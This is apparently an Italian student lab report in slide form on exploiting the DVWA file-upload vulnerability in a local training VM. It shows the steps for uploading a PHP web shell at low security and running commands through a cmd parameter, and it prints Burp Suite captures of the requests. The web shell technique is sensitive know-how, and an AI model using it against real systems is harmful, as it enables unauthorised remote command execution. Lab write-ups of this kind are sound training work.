






Exploit file upload

56/L1



Mara Dello Russo

Traccia




Sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

GET DVWA

Dopo esserci assicurati che c'è connettività di rete tra la macchina kali (IP: 192.168.1.150) e la metasploitable (IP: 192.168.1.149) con un ping:

- Avviamo Burpsuite, proxy>intercept>intercept on
- Sul browser avviamo l'intercettazione con l'estensione proxyfoxy
- Carichiamo la pagina della DVWA al link <http://192.168.1.149/dvwa/login.php>
- Vediamo che il caricamento della pagina su burpsuite viene intercettato come richiesta GET




GET DVWA

- Inseriamo le credenziali e clicchiamo su submit
- Su burpsuite notiamo come l'inserimento di username e password viene intercettato in una richiesta POST che contiene le credenziali da noi inserite.

The screenshot shows a dual-pane interface. On the left is a browser window displaying the DVWA login page at `http://192.168.1.149/dvwa/index.php`. The page has a sidebar with various exploit categories like Brute Force, Command Execution, and SQL Injection. The main content area displays a success message: "You have logged in as 'admin'". Below it, session details show "Username: admin", "Security Level: low", and "PHPIDS: disabled". On the right is the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing a list of captured requests. The first request is a POST to `/dvwa/login.php` containing the credentials. The "Request" pane shows the raw HTTP traffic, and the "Response" pane shows the server's response. The "Inspector" pane on the right provides detailed analysis of the request and response headers.

SHELL.PHP

In un file di testo salviamo un semplice script della shell che dobbiamo caricare. Chiameremo il file “shell.php”.



```
~$ ls
```

A screenshot of a terminal window titled "Terminal - LxSession". The window shows the command "ls" being typed at the prompt. The terminal has a dark background with light-colored text.

FILE UPLOAD

- Assicuriamoci che la DVWA Security sia impostata sul livello di sicurezza low.
- Andiamo nella sezione upload
- Cliccando su browser scegliamo il file shell.php precedentemente creato
- Click su Upload


The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top right is the DVWA logo. Below it, the title "Vulnerability: File Upload" is displayed. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Upload" option is highlighted with a green background. The main content area has a heading "Choose an image to upload:" followed by a "Browse..." button and a message "No file selected.". Below this is an "Upload" button. To the right of the main content, there is a "More info" section with three links:
http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/127>
<http://www.acunetix.com/websitedevelopment/upload-test/>

Username: admin
Security Level: low
PHPIDS: disabled

UPLOAD SHELL

Dopo aver caricato la shell otteniamo il messaggio del caricamento avvenuto con successo (messaggio in rosso).


Da Burpsuite vediamo che la shell è stata caricata con una richiesta di POST.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. In the center, there's a "Vulnerability: File Upload" form with a file input field that says "No file selected." and a "Upload" button. Below the form, a red message states ".../.../hackable/uploads/shell.php successfully uploaded!". To the right of the DVWA interface is the Burp Suite proxy tool. The "Proxy" tab is selected, showing a list of captured requests. The most recent POST request, number 7, is highlighted and expanded. The request details show a POST to "/dvwa/vulnerabilities/upload/" with a Content-Type of "multipart/form-data". The response details show a 200 OK status with the same message about the shell being uploaded. The "Inspector" tab on the right shows the raw request and response data.


WARNING BLANK COMMAND

Collegandoci al path ottenuto prima nel messaggio in rosso riceveremo un messaggio di errore perché la shell si aspetta un parametro cmd con un comando da eseguire.



CMD in GET

Inseriamo nella get il parametro cmd con il comando ls da eseguire e premiamo Enter



CMD in GET

Intercettiamo la richiesta GET con burpsuite dopo aver inserito il parametro cmd e inviamo, con il tasto destro del mouse, la richiesta al Repeater.

Dal Repeater modificiamo il comando **ls** con **pwd** e clicchiamo su <send>.

Con tasto destro del mouse>show response in browser>copy copiamo il link della nuova richiesta get e incolliamolo nel browser. come risultato avremo una pagina web con il comando pwd eseguito dalla shell.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed in the history:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security_low; PHPSESSID=e632a50e0ae9e8c41cc6fac3e8985efe
9 Upgrade-Insecure-Requests: 1
```

The 'Request' and 'Response' panes show the details of the captured request and its corresponding response respectively.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A modified request is shown in the pane:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security_low; PHPSESSID=e632a50e0ae9e8c41cc6fac3e8985efe
9 Upgrade-Insecure-Requests: 1
```

The 'Request' and 'Response' panes show the details of the modified request and its response, which displays the current directory path.

GRAZIE PER
L'ATTENZIONE

